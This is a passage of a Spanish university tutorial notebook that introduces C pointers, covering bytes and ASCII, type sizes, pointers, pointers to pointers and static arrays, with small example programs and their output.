Los malditos punteros

Apuntes de Física Computacional del curso 2018/2019 de la Universidad de Zaragoza. En su versión original, estos apuntes se ejecutaban sobre un jupyter notebook con un motor de C instalado. Para poder disfrutar de la versión en pdf, se recomienda trabajar con un compilador de C cerca.

Alberto Aleta, albertoaleta@gmail.com | *15-09-2020*

> Christ, people. Learn C, instead of just stringing random characters together until it compiles (with warnings).
>
> *Linus Torvalds*

A la hora de introducir los punteros se suele empezar por lo más sencillo, dejando para más adelante conceptos avanzados como la asignación dinámica de memoria. Sin embargo, en este documento entraremos también en esos conceptos avanzados (con algunas simplificaciones) ya que pueden resultar ilustrativos para entender la lógica detrás de algunos conceptos supuestamente más simples. El objetivo de este documento es, por tanto, aportar una aproximación alternativa al concepto de puntero con la esperanza de que os pueda ser de utilidad.

En lo que respecta al formato, este documento es lo que se conoce como *jupyter notebook*. Para los que no lo conozcan, se trata de un formato que está muy de moda en los círculos de data science gracias a que permite ejecutar código en el propio documento. Además, los usuarios no necesitan instalar nada especial para poder usarlos ya que se accede a ellos desde el navegador (aunque el que los crea inicialmente sí que tiene que pelearse un rato con el ordenador...).

Los notebooks fueron desarrollados originalmente para trabajar con python, pero ahora es posible ejecutar en ellos casi cualquier lenguaje de programación. En nuestro caso particular, todos los fragmentos de código del documento estarán en C. Para ejecutar código basta con hacer click dentro de la caja que contiene el código y pulsar shift+enter o bien darle al botón de play que se encuentra en la parte superior del documento, el propio jupyter se encargará de compilarlo y ejecutarlo. Trata de ejecutar el siguiente código para comprobar que funciona:

In [6]:

```
#include <stdio.h>

int main()
{
    char s[] = {'H','e','l','l','o','W','o','r','l','d'};

    for(int i=0;i<10;i++)
        printf("%c%s",s[i],(i+1)%5?" ":"\n");

    return 0;
}
```

```
H e l l o
W o r l d
```

Lo interesante es que no solo podemos ejecutar código, sino que podemos cambiarlo si queremos. Intenta cambiar el código anterior para que el resultado sea legible por humanos. Pista, solo hay que cambiar una letra.

Una vez entendido el funcionamiento de los notebooks, podemos pasar ya a lo interesante:

1. Introducción al concepto de puntero

   1.1 Entendiendo la memoria del ordenador

   1.2 C y la memoria del ordenador

   1.3 El puntero
2. Arrays

   2.1 Unidimensionales (vectores)

   2.2 Bidimensionales (matrices)
3. Funciones
4. Curiosidades y ejemplos de uso

   4.1 Los límites de la memoria RAM

   4.2 ¿Un vídeo vale más que mil palabras?

   4.3 Multiplicando matrices

   4.4 Hackeando linux usando punteros

   4.5 Morris worm: el primer gusano de la historia

Nota: al tratarse de la primera versión es posible que haya erratas y faltas de ortografía, si me las comunicáis puedo corregirlas y actualizar el notebook automáticamente para todo el mundo.

1. Introducción al concepto de puntero

> I actually wish more people understood the really core low-level kind of coding. Not big, complex stuff like the lockless name lookup, but simply good use of pointers-to-pointers [...] So there's lots of pride in doing the small details right. It may not be big and important code, but I do like seeing code where people really thought about the details, and clearly also were thinking about the compiler being able to generate efficient code (rather than hoping that the compiler is so smart that it can make efficient code *despite* the state of the original source code).
>
> *Linus Torvalds*

1.1 Entendiendo la memoria del ordenador


Comencemos por el principio. Los ordenadores almacenan la información en *bits*, es decir, 0's y 1's (BI*nary digi*T). Sin embargo, la unidad mínima con la que se trabaja no es el bit sino el *byte*, que está formado por 8 bits.

(Nota: los proveedores de internet (movistar, vodafone, etc.) venden la velocidad de conexión con 'b' (bit) mientras que el tamaño de los archivos en los ordenadores se da en 'B' (byte) de ahí que la velocidad de descarga real sea en torno al 10% de lo contratado)


Este 8 no se trata de un número mágico sino que tiene su origen en el alfabeto. Sabemos que podemos expresar cualquier número decimal como un número binario de forma sencilla (https://en.wikipedia.org/wiki/Binary_number#Decimal), pero no sucede lo mismo con el alfabeto. Si queremos representar una letra a partir de un número, la única forma de hacerlo es acordar entre todos que, por ejemplo, el número 0 representa la letra 'a', el 1 representa la 'b', el 2 la 'c', etc. Dado que hay 26 letras en inglés, necesitaríamos 26 numeros diferentes para representar todo el alfabeto. Con un bit podemos representar dos números (0, 1), con dos bits cuatro números (00=0, 01=1, 10=2, 11=3)... de forma que necesitamos como mínimo 5 bits ($2^4 = 16, 2^5 = 32$) para representar el alfabeto (hasta mediados del siglo XX se usó precisamente como unidad básica 5 bits). Ahora bien, si queremos incluir mayúsculas, números y signos de puntuación necesitaremos más. Así es como llegamos a los 7 bits que componen el código ASCII (https://en.wikipedia.org/wiki/ASCII#Overview). No obstante, resulta más cómodo trabajar con potencias de 2 y el número más cercano a 7 que sea mayor o igual que él y que sea potencia de 2 es... el 8. Por ello, este número fue adoptado por la mayoría de los fabricantes de ordenadores como su unidad básica en la década de los 70.

Para entender el concepto de estas "unidades básicas" podemos pensar en la unidad básica de información escrita, los folios. En general, los folios que usamos en el día a día tienen un tamaño de 210x297mm, lo que se conoce como tamaño DIN A4. ¿Por qué este tamaño y no otro? Porque el D*eutsches* I*nstitut* für N*ormung* lo decidió así, básicamente. El estar de acuerdo en las medidas de los folios tiene numerosas ventajas: puedo pedirle un folio a un compañero, guardarlo en cualquier carpeta, se pueden usar en cualquier impresora estándar, etc. De la misma forma, estar de acuerdo en el tamaño de la unidad básica de información digital permite conectar fácilmente distintos sistemas, usar piezas (o códigos) de unos en otros, etc. La única diferencia es que mientras que en un byte el número de 0's y 1's está determinado, en los folios el tamaño de letra (y por ende el número de caracteres) no lo está por motivos obvios.

Así pues, podemos ver la memoria de nuestro ordenador como un gran conjunto de folios en blanco en los que caben exactamente 8 bits. Bueno, en realidad no están en blanco del todo, tienen ya escrito el número de página:



Es más, este número normalmente no se expresa en decimal sino en hexadecimal (un poquito de historia (https://thestarman.pcministry.com/asm/hexawhat.html)). Recordemos que mientras que el sistema binario tiene dos símbolos (0, 1) y el decimal tiene 10 (0, 1, 2, 3, 4, 5, 6, 7, 8, 9) el sistema hexadecimal tiene 16 símbolos (0, 1, 2, 3, 4, 5, 6, 7, 8, 9, A, B, C, D, E, F). Para distinguir rápidamente si estamos hablando de un número en decimal o en hexadecimal, a este último se le suele añadir el prefijo '0x'. En resumen, la memoria de nuestro ordenador es algo así:



1.2 C y la memoria del ordenador

La interacción entre C y la memoria se realiza a través de variables. Una variable es simplemente un nombre que se le pone a un conjunto de espacios en la memoria (cada uno de 1 byte, 8 bits). Siguiendo con el ejemplo anterior, una variable sería como un capítulo de un libro. En otras palabras, un conjunto de folios.

Como sabemos, los capítulos de un libro pueden tener más o menos folios, todo depende de lo que queramos escribir en ellos.

Como hemos visto anteriormente, en 1 byte caben perfectamente todas las letras, por lo que si nuestro programa solo trabaja con carácteres podríamos usar siempre variables compuestas de 1 byte (un folio). Sin embargo, si queremos escribir un número debemos tener en cuenta que en 8 bits solo hay 256 combinaciones diferentes (2^8). En otras palabras, solo podríamos guardar los números del 0 al 255. Es más, si queremos guardar números negativos deberíamos reservar alguno de esos 8 bits para indicarnos si el número es positivo o negativo. Así, si dejamos que el primer bit indique el signo (0 = positivo, 1 = negativo) solo nos quedan 7 bits para representar números, por lo que solo podemos guardar los números del -128 al +127 (para más información sobre cómo se guardan los números negativos, ver complemento a dos (https://www.cs.cornell.edu/~tomf/notes/cps104/twoscomp.html)). Está claro, entonces, que es necesario crear algún comando de C que nos permita decirle al ordenador que nuestra variable va a necesitar más de 1 byte. Es decir, debemos poder decirle al ordenador qué tipo de variable queremos.

En C existen los siguientes tipos de variable:

Tipo de Variable	Tamaño mínimo (en bytes)
char (aracter)	1
int (eger)	2
float (ing point)	4
double (floating point)	8

Siempre que se habla de tamaño de una variable en los manuales se dice que ese es el "tamaño mínimo". Esto se debe a que la normativa establece el mínimo tamaño de una variable, pero no su máximo. La razón es simple, si la informática avanza y somos capaces de manejar más memoria, podemos usar variables más grandes sin necesidad de jubilar los ordenadores viejos ni cambiar la normativa.

El tamaño concreto de cada variable se puede obtener fácilmente usando el operador *sizeof*:

In [11]:

```
#include <stdio.h>
int main()
{
    printf("Un char tiene %zu byte\n",sizeof(char));
    printf("Un int tiene %zu bytes\n",sizeof(int));
    printf("Un float tiene %zu bytes\n",sizeof(float));
    printf("Un double tiene %zu bytes\n",sizeof(double));
    printf("Un long int tiene %zu bytes\n",sizeof(long int));
    printf("Un long double tiene %zu bytes\n",sizeof(long double));

    return 0;
}
```

```
Un char tiene 1 byte
Un int tiene 4 bytes
Un float tiene 4 bytes
Un double tiene 8 bytes
Un long int tiene 8 bytes
Un long double tiene 16 bytes
```


Estos valores corresponden al ordenador en el que está ejecutándose este documento. Si ejecutáis este mismo código en otros ordenadores es posible que estos valores cambien.

Veamos ahora un ejemplo de qué sucede en la memoria cuando declaramos las variables:


In [13]:

```
#include <stdio.h>
int main()
{
    char a;
    int b = 2;
    return 0;
}
```

Antes:



Después:



Este sencillo ejemplo contiene mucha información que será esencial para entender los punteros:

- Al declarar una variable, se busca en la memoria un conjunto de bytes (folios) que no se estén usando y se asignan a una variable (capítulo).
- En un libro podemos encontrar un íncide en el que se nos indica en qué página empieza cada capítulo, independientemente de su longitud. De la misma forma, cada variable tiene asignada una dirección de memoria que nos indica dónde empieza dicha variable, independientemente de su tamaño. Por ejemplo, el capítulo (variable) b empieza en la página (dirección de memoria) 0x3.
- **Si no escribimos nada en la variable, es decir, si no la inicializamos, tendrá el valor de lo que hubiera allí antes de que llegase nuestro programa (como la variable a). Esto es uno de los errores más comunes, ponerse a usar una variable sin haberle dado un valor inicial.**
- Para guardar el número 2 (10 en binario) estamos usando 2 bytes, por lo que estamos malgastando 1 byte.

Esta última observación puede parecer un poco absurda. ¿Qué más da usar 1 byte más, si cualquier smartphone tiene como mínimo 1.000.000.000 bytes? En general, es cierto que la memoria no suele ser un problema e incluso es práctica común usar siempre double en lugar de float. No obstante, no siempre vamos a disponer de toda la memoria que queramos.

Un ejemplo muy claro son los videojuegos. Si un desarrollador hace un videojuego para la ps4 sabe que puede utilizar hasta 8GB de RAM. Por tanto, no necesita tener cuidado con el tamaño de las variables siempre que esté por debajo de esos 8GB de RAM. Sin embargo, si ese mismo juego está destinado a los ordenadores las cosas cambian. En efecto, dado que no todo el mundo tiene la misma cantidad de RAM en el ordenador, por cada GB de más que el juego necesite el desarrollador perderá un determinado número de ventas (correspondientes a la gente que tenga ordenadores con menos de 8GB de RAM). Así, mientras que por un lado habrá que intentar que el juego consuma lo mínimo posible para que funcione en la mayoría de ordenadores, por otra parte si se reduce en exceso puede quedar un juego con unos gráficos pobres o una inteligencia artifical estúpida, lo que también hará perder ventas. Por tanto, es necesario encontrar un difícil balance entre ambos aspectos. Aunque la memoria RAM no suele ser el principal problema en los ordenadores, suceden cosas similares con el resto del hardware, es mucho más sencillo optimizar un programa para un dispositivo del que conocemos todas sus características. Este es el motivo de que, aunque a simple vista tengan un hardware mediocre, sea posible conseguir una gran potencia gráfica en las consolas.

Otro ejemplo similar es el módulo de aterrizaje lunar del Apollo 11. El software de navegación del módulo (que está disponbile en github (https://github.com/chrislgarry/Apollo-11)) ocupaba aproximadamente lo mismo que la directora de software del proyecto:

Y, sin embargo, se ejecutaba utilizando un ordenador con 3840 bytes de RAM, algo menos de 4KB. No obstante, ese ordenador no necesitaba un navegador de internet (no existía, y menos en la luna), ni tenía juegos, ni spotify, ni la necesidad de admitir carácteres chinos o la ñ, ni... En resumen, dado que solo iba a hacer una tarea muy concreta, era posible programarlo de forma que se aprovechasen al máximo esos 4KB de memoria.

Al final de este documento se pueden consultar algunos otros ejemplos más recientes de la importancia de entender la memoria RAM:


- El efecto 2000
- El problema del año 2038
- La sonda Deep Impact
- ¿Por qué hay que reiniciar los Boeing 787 cada 248 días?
- Las limitaciones de la Game Boy color

Para finalizar este apartado vamos a demostrar a los incrédulos que, efectivamente, el ordenador almacena las letras usando un número al que se ha llegado por consenso. Si forzamos a que el ordenador nos pinte la letra 'A' como un entero obtenemos 65. Puedes probar a cambiar el carácter para ver qué sale, aunque aquí (https://en.cppreference.com/w/cpp/language/ascii) está la lista completa. Por cierto, ¿sabes qué pasaría si pusiéramos una ñ?

In [15]:

```
#include <stdio.h>

int main()
{
    char letra = 'A';
    printf("La letra %c se almacena como el número %d\n",letra,letra);

    return 0;
}
```

```
La letra A se almacena como el número 65
```



De forma análoga, podemos forzar a que el ordenador nos pinte el carácter equivalente a un número.


In [ ]:

```
#include <stdio.h>

int main()
{
    char letra = 65;
    printf("El número %d se corresponde con el carácter %c\n",letra,letra);

    return 0;
}
```

(Nota: si te resulta mínimamente extraño el que podamos guardar un número entero en una variable tipo char repasa este apartado hasta que deje de parecértelo)

1.3 El puntero

Una variable puntero (en adelante simplemente puntero) es un tipo especial de variable que en lugar de contener un número decimal contiene una dirección de memoria (técnicamente una variable normal contiene un número binario que es traducido a decimal mientras que un puntero contiene un número binario que es traducido a hexadecimal, pero de momento podemos olvidarnos de los números binarios). Normalmente se dice que un puntero es como una flecha que apunta a una variable. Si bien es una buena imagen mental, la realidad es mucho más prosaica:



Suponiendo que *a* es una variable y que *p* es un puntero que apunta a *a*, lo único que sucede es que dentro de *p* hemos guardado la dirección de memoria de *a*, fin del misterio. Veamos este mismo ejemplo con código:

In [ ]:

```
#include <stdio.h>

int main()
{
    char a = 95;
    char *p = &a;
    printf("La dirección de memoria en la que está 'p' es %p y dentro de ella está guardada la dirección %p\n",&p,p);
    printf("La dirección de memoria en la que está 'a' es %p y dentro de ella está guardada el número %d\n",&a,a);
    printf("El valor de la variable a la que apunta 'p' es %d\n",*p);

    return 0;
}
```

Como se puede comprobar, cada vez que se ejecuta el código las direcciones cambian, pero siempre se cumple que la dirección que está dentro de *p* es la misma que la asignada a *a* (por no extender demasiado la explicación, si alguien tiene curiosidad sobre por qué la dirección tiene 12 cifras que pregunte en prácticas, aunque con lo comentado en el apartado 4.1.2 es posible deducirlo).

Repitámoslo por última vez, un puntero es simplemente una variable que contiene una dirección de memoria , no un número. Si se tiene este concepto claro, es fácil entender por qué en el ejemplo anterior no sería correcto poner, por ejemplo, *char *p = a*. Estaríamos intentando meter el valor de *a*, un número, en un sitio que espera recibir una dirección de memoria. Entendido esto, podemos hablar de cómo se manejan desde el punto de vista del código los punteros:

- Para declarar un puntero hay que poner el símbolo * delante de la variable que va a ser un puntero: char *p
- Para trabajar con ellos debemos tener en cuenta 3 cosas:

  1) Si dentro del código ponemos el nombre de la variable, sin nada alrededor, el ordenador interpreta que lo que nos interesa es lo que hay dentro. Así, en el ejemplo anterior, cuando poníamos *a* obteníamos 95 (lo que había dentro de *a*) y cuando poníamos *p* obteníamos 0x... (una dirección de memoria, en particular la de *a*).

  2) Si lo que queremos es ver la dirección de memoria de una variable debemos poner & antes de la variable. Así, para obtener la dirección de memoria de *a* para poder meterla en el puntero hemos puesto *&a*, para pintar la dirección de memoria de la variable (puntero) *p* hemos puesto *&p* y finalmente para pintar la dirección de memoria de *a* hemos vuelto a poner *&a*.

  3) Si lo que queremos es ver el contenido de la celda a la que apunta una dirección de memoria, debemos poner * delante de dicha dirección de memoria. Por ejemplo, antes hemos puesto **p* en el último printf. Recordemos que según 1) si simplemente ponermos *p* el ordenador nos da una dirección de memoria (en este caso la de *a*). Si ahora ponemos * delante de dicha dirección, obtenemos el valor de lo que haya dentro de la celda con dicha dirección.
- El tipo del puntero tiene que ser igual que el de la variable que va a apuntar. El motivo es obvio, recordemos que en el apartado 1.2 hemos visto que cuando una variable es más grande que un char necesitamos ocupar varias celdas de memoria. Si en un puntero guardamos solo la dirección de una de ellas, ¿cómo sabemos cuántas tenemos que leer? Así, si queremos apuntar a una variable *int* con un puntero necesitaremos que el puntero también sea *int*. Si, por ejemplo, el puntero fuera de tipo *char* y apuntamos a una variable de tipo *int* cuando queramos leer el valor solo leeríamos la mitad de la variable.

Esto es más fácil de entender que de leer así que si no ha quedado claro lo mejor es volver a leer esto hasta que se entienda bien.

Para terminar vamos a comentar un concepto algo más avanzado, el doble puntero o *puntero a puntero*, el cual nos resultará de mucha utilidad cuando hablemos de arrays en la siguiente sección. Aunque puede resultar lioso, si se tiene claro lo anterior realmente es trivial.

In [ ]:

```c
#include <stdio.h>

int main()
{
    char a = 95;
    char *p = &a;
    char **q = &p;
    printf("La dirección de memoria en la que está 'a' es %p y dentro de ella está guardada el número %d\n",&a,a);
    printf("La dirección de memoria en la que está 'p' es %p y dentro de ella está guardada la dirección %p\n",&p,p);
    printf("La dirección de memoria en la que está 'q' es %p y dentro de ella está guardada la dirección %p\n",&q,q);
    printf("El valor de la variable a la que apunta 'p' es %d\n",*p);
    printf("El valor de la variable a la que (doble) apunta 'q' es %d\n",**q);
    printf("Pero si solo nos adentramos un nivel en 'q' obtenemos la dirección de memoria %p, es decir, la de 'a'\n",*q);

    return 0;
}
```

Hay que repasar el ejemplo con calma para entenderlo bien, pero si se piensa con detenimiento realmente es exactamente lo mismo que antes.

2. Arrays

Hasta ahora nos hemos centrado en variables individuales, lo que se conocen como *estructuras de datos primitivas*. Sin embargo, cuando queremos hacer programas algo más complejos necesitamos introducir estructuras de datos más avanzadas. Aunque el estudio general de estas estructuras se sale de los objetivos de la asignatura, no está de más saber que existe toda una asignatura sobre este tema en el grado de informática (http://titulaciones.unizar.es/guias16/index.php?asignatura=30213). La wikipedia tiene una lista (https://en.wikipedia.org/wiki/List_of_data_structures) con bastantes ejemplos de estructuras de datos, pero para los curiosos una relativamente sencilla de entender sería el Binary Heap (https://en.wikipedia.org/wiki/Binary_heap). No obstante, nosotros nos centraremos únicamente en uno de los tipos más básicos de estructuras no primitivas, los *arrays* (https://en.wikipedia.org/wiki/Array_data_structure):

> In computer science, an array data structure, or simply an array, is a data structure consisting of a collection of elements (values or variables), each identified by at least one array index or key. An array is stored such that the position of each element can be computed from its index tuple by a mathematical formula. The simplest type of data structure is a linear array, also called one-dimensional array.

Es decir, una lista de variables del mismo tipo.

2.1 Unidimensionales (vectores)

La particularidad de C (y de otros lenguajes) es que estas listas de variables puede ser de dos tipos: estáticas o dinámicas. En el primer caso tenemos que saber el tamaño de la lista *mientras se compila* el código mientras que en el segundo tenemos que saberlo *mientras se ejecuta* el código... en teoría.

Arturo Pérez-Reverte
@perezreverte
Seguir

@El_Cheve Sólo, con tilde cuando toca. En eso, no haga caso a la Ortografía de la RAE. Se lo dice uno de la RAE.

RETWEETS 132 ME GUSTA 107

Como hemos visto anteriormente, entre todos hemos llegado al consenso de que un folio DIN A4 mide 210x297mm, de que en ASCII el número 65 equivale a la letra 'A' y que 1 *byte* son 8 *bits*. Aunque normalmente no reparamos en ello, estamos rodeados de convenios. Todo lo creado por humanos se basa en convenios. Así, según el convenio llamado *idioma español* la palabra 'cena' hace referencia a la última comida del día, mientras que según el conocido como *idioma portugués* cuando alguien dice 'cena' se está refiriendo al *área que contém os cenários e em que artistas se exibem diante do público*.

C, como el resto de cosas creadas por humanos, no es una excepción. El convenio que rige C, que nos dice que *int* hace referencia a una variable entera y que '==' es una comparación, se conoce como ANSI C. Y, como todo convenio, está sujeto a cambios. Así, el primer convenio se definió en 1989 y se conoce como

c89. Posteriormente fue modificado en varias ocaciones. Por ejemplo, en el convenio c99 (publicado en 1999) se introdujo la posibilidad de crear variables booleanas (verdadero/falso) y números complejos. Este convenio, además, introdujo la posibilidad de crear arrays de longitud variable de forma similar a las estáticas. Sin embargo, para simplificar las cosas, vamos a suponer que esto nunca se hizo. De hecho linux (que está programado en C) no tiene ni una sola de esas nuevas arrays en sus más de 15 millones de líneas de código por empeño personal de, entre otros, Linus Torvalds, el Pérez-Reverte de la programación (https://adtmag.com/blogs/dev-watch/2014/04/linus-torvalds-rants.aspx).

Linus Torvalds communicating with Nvidia

En resumen, puede que en algunas ocasiones os funcione lo de declarar vectores estáticos de formas que no están contempladas en estos apuntes, pero vamos a ignorarlas por ahora.

2.1.1 Vectores de tamaño estático


Hasta ahora cuando queríamos crear una variable necesitábamos dos cosas: darle un nombre y asignarle un tamaño. Ahora, si lo que queremos es crear varias, obviamente necesitaremos un tercer parámetro: cuántas. Así, la forma de crear un array (de tamaño) estático es

tipoDeCadaVariable nombreDelArray[cantidadDeVariables]


donde **cantidadDeVariables tiene que ser un número positivo**. Por lo demás, todo lo dicho anteriormente se aplica también en este caso.

Por ejemplo, supongamos que declaramos el array "char a[3]", veamos qué sucede en la memoria:

Antes:



Después:



Como ahora estamos creando 3 variables en lugar de 1, el ordenador nos reserva tres espacios iguales seguidos, es la única diferencia. El ordenador **sigue sin borrar lo que había escrito antes** y para acceder al contenido de la variable tenemos que escribir su nombre completo, en este caso a[0], a[1]... Pensemos simplemente que donde antes decíamos 'a' y 'b' ahora tenemos que decir 'a[0]' y 'a[1]' y ya está, lo demás es todo igual.

Una propiedad muy interesante de los arrays es que *decaen a punteros*. Veamos con un ejemplo qué significa esto:

In [ ]:

```
#include <stdio.h>

int main()
{
    int a[2] = {1, 2};
    int *p;
    p = a;

    printf("La variable a[0] vale %d\n",a[0]);
    printf("La variable a[1] vale %d\n",a[1]);
    printf("La dirección de memoria de a es %p y p está apuntando precisamente a %p\n",a,p);
    printf("La dirección de memoria de a[0] es %p\n",&a[0]);
    printf("La dirección de memoria de a[1] es %p\n\n",&a[1]);

    printf("Puedo mirar lo que hay en la dirección %p de muchas maneras diferentes:\n",&p[0]);
    printf("\ta[0] = %d\n",a[0]);
    printf("\t*(a+0) = %d\n",*(a+0));
    printf("\t*a = %d\n",*a);
    printf("\t*p = %d\n",*p);
    printf("\tp[0] = %d\n",p[0]);
    printf("\t*(&p[0]) = %d\n\n",*&p[0]);

    printf("Y si sustituyo lo que hay dentro de la caja a la que apunta p por el número 10...\n");
    p[0] = 10;
    printf("...obviamente a[0] valdrá %d\n\n",a[0]);

    printf("Y lo mismo con la dirección %p:\n",&p[1]);
    printf("\ta[1] = %d\n",a[1]);
    printf("\t*(a+1) = %d\n",*(a+1));
    printf("\tp[1] = %d\n",p[1]);
    printf("\t*(&p[1]) = %d\n\n",*&p[1]);

    printf("Y si queremos liar a la gente podemos hacer un cambio...\n");
    p = &a[1];
    printf("\tp[0] = %d\n",p[0]);
    printf("\tp[1] = %d (basurilla que haya por la RAM)\n",p[1]);
    printf("\tp[-1] = %d (risa macabra)\n",p[-1]);

    return 0;
}
```

2.1.2 Vectores de tamaño dinámico

